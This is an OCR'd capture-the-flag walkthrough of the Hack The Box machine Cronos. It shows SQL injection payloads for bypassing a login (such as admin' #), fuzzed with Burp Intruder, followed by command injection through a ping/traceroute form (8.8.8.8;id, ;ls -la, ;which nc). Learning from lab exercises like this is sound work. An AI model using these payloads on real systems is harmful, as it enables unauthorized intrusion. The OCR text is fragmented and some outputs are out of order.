



Burp Project Intruder Repeater Window Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
1
2
...
Target
Positions
Payloads
Options
Attack Target
Configure the details of the target for the attack.
Host:
admin.cronos.htb
Port:
80
Use HTTPS



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
1
2
...
Target
Positions
Payloads
Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are a
Attack type:
Sniper
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Cookie: PHPSESSID=$bc0nj85klavulail4st2gheoq3$
Connection: close
Upgrade-Insecure-Requests: 1
username=$$&password=$$


Clear the current positions. Click to set position after the username parameter. Add the vulnerable parameter. Then click on payload tab.






Now we turn off burp in our browser. Paste all SQL injection payload. Click start attack. After few minutes the intruder will complete.





Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intruder attack 1
Attack Save Columns
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
0 200 2920
1 or 1=1 200 2920
2 or 1=1-- 200 2920
3 or 1=1# 200 2920
4 or 1=1/* 200 2920
5 admin' -- 200 2920
6 admin' # 302 2885
7 admin'/* 200 2920
8 admin' or '1'='1 302 2885
9 admin' or '1'='1'-- 200 2920
10 admin' or '1'='1'# 302 2885
11 admin' or '1'='1'/* 200 2920
12 admin'or 1=1 or ''=' 302 2885
13 admin' or 1=1 200 2920
Request
Response
Raw
Params
Headers
Hex
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Type a search term
0 matches
Finished


Step 11


As you can see here some of the status code length have changed. This indicate some of there payloads have work and bypass the authentication. I'm going to try first one. Admin' #. Go back to the login page. Now type admin' # into the username field.





Okay, that's work and bypass the authentication. We can see here as an application with trance route and ping. So lets test this and try to communicate with our attacking System. Look all the steps I done from here. Its show how communicates with our attacking System.









Net Tool v0.1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hack The Box :: Cronos
Net Tool v0.1
SQL Injection Authentic
admin.cronos.htb/welcome.php
Net Tool v0.1
traceroute
8.8.8.8
Execute!
PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=62.5 ms
--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 62.504/62.504/62.504/0.000 ms
Sign Out
root@tiger5tyle: ~
35, options [nop,nop,TS val 2756648 ecr 2160632369], length 0
16:31:01.852327 IP cronos.htb > tiger5tyle: ICMP echo request, id 3585, seq 1, length 64
16:31:01.852394 IP tiger5tyle > cronos.htb: ICMP echo reply, id 3585, seq 1, length 64
16:31:01.927859 IP cronos.htb.http > tiger5tyle.58150: Flags [P.], seq 1:788, ack 523, win 235, options [nop,nop,TS val 2756665 ecr 2160632369], length 787: HTTP: HTTP/1.1 200 OK
16:31:01.927971 IP tiger5tyle.58150 > cronos.htb.http: Flags [.], ack 788, win 241, options [nop,nop,TS val 2160632516 ecr 2756665], length 0
16:31:02.365568 IP tiger5tyle.58148 > cronos.htb.http: Flags [S], seq 3761958229, win 29200, options [mss 1460,sackOK,TS val 2160632954 ecr 0,nop,wscale 7], length 0
16:31:02.447960 IP cronos.htb.http > tiger5tyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756788 ecr 2160631931,nop,wscale 7], length 0
16:31:02.448034 IP tiger5tyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633036 ecr 2756788], length 0
16:31:02.507163 IP cronos.htb.http > tiger5tyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756813 ecr 2160631931,nop,wscale 7], length 0
16:31:02.507226 IP tiger5tyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633095 ecr 2756788], length 0
16:31:06.927299 IP cronos.htb.http > tiger5tyle.58150: Flags [F.], seq 788, ack 523, win 235, options [nop,nop,TS val 2757917 ecr 2160632516], length 0
16:31:06.927590 IP tiger5tyle.58150 > cronos.htb.http: Flags [F.], seq 523, ack 789, win 241, options [nop,nop,TS val 2160637516 ecr 2757917], length 0
16:31:06.992041 IP cronos.htb.http > tiger5tyle.58150: Flags [.], ack 524, win 235, options [nop,nop,TS val 2757934 ecr 2160637516], length 0
16:31:07.931805 IP tiger5tyle.58148 > cronos.htb.http: Flags [F.], seq 1, ack 1, win 229, options [nop,nop,TS val 2160638520 ecr 2756788], length 0
16:31:07.995587 IP cronos.htb.http > tiger5tyle.58148: Flags [F.], seq 1, ack 2, win 227, options [nop,nop,TS val 2758185 ecr 2160638520], length 0
16:31:07.995664 IP tiger5tyle.58148 > cronos.htb.http: Flags [.], ack 2, win 229, options [nop,nop,TS val 2160638584 ecr 2758185], length 0
^C
21 packets captured
21 packets received by filter
0 packets dropped by kernel
root@tiger5tyle:~#


Net Tool v0.1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hack The Box :: Cronos
Net Tool v0.1
SQL Injection Authentic
admin.cronos.htb/welcome.php
Net Tool v0.1
ping
10.10.14.2
Execute!
Sign Out
root@tiger5tyle: ~
root@tiger5tyle:~# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes



Net Tool v0.1

traceroute ▾ | 8.8.8.8;id | Execute!

```
PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=62.5 ms

--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 62.504/62.504/62.504/0.000 ms
```

Sign Out

Net Tool v0.1

traceroute | 8.8.8.8;ls -la | Execute!

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sign Out

Net Tool v0.1


traceroute | 8.8.8.8;which nc | Execute!


```
total 32
drwxr-xr-x 2 www-data www-data 4096 Jul 27 2017 .
drwxr-xr-x 5 root root 4096 Apr 9 2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr 9 2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data 237 Apr 9 2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27 2017 index.php
-rw-r--r-- 1 www-data www-data 102 Apr 9 2017 logout.php
-rw-r--r-- 1 www-data www-data 383 Apr 9 2017 session.php
-rw-r--r-- 1 www-data www-data 782 Apr 9 2017 welcome.php
```

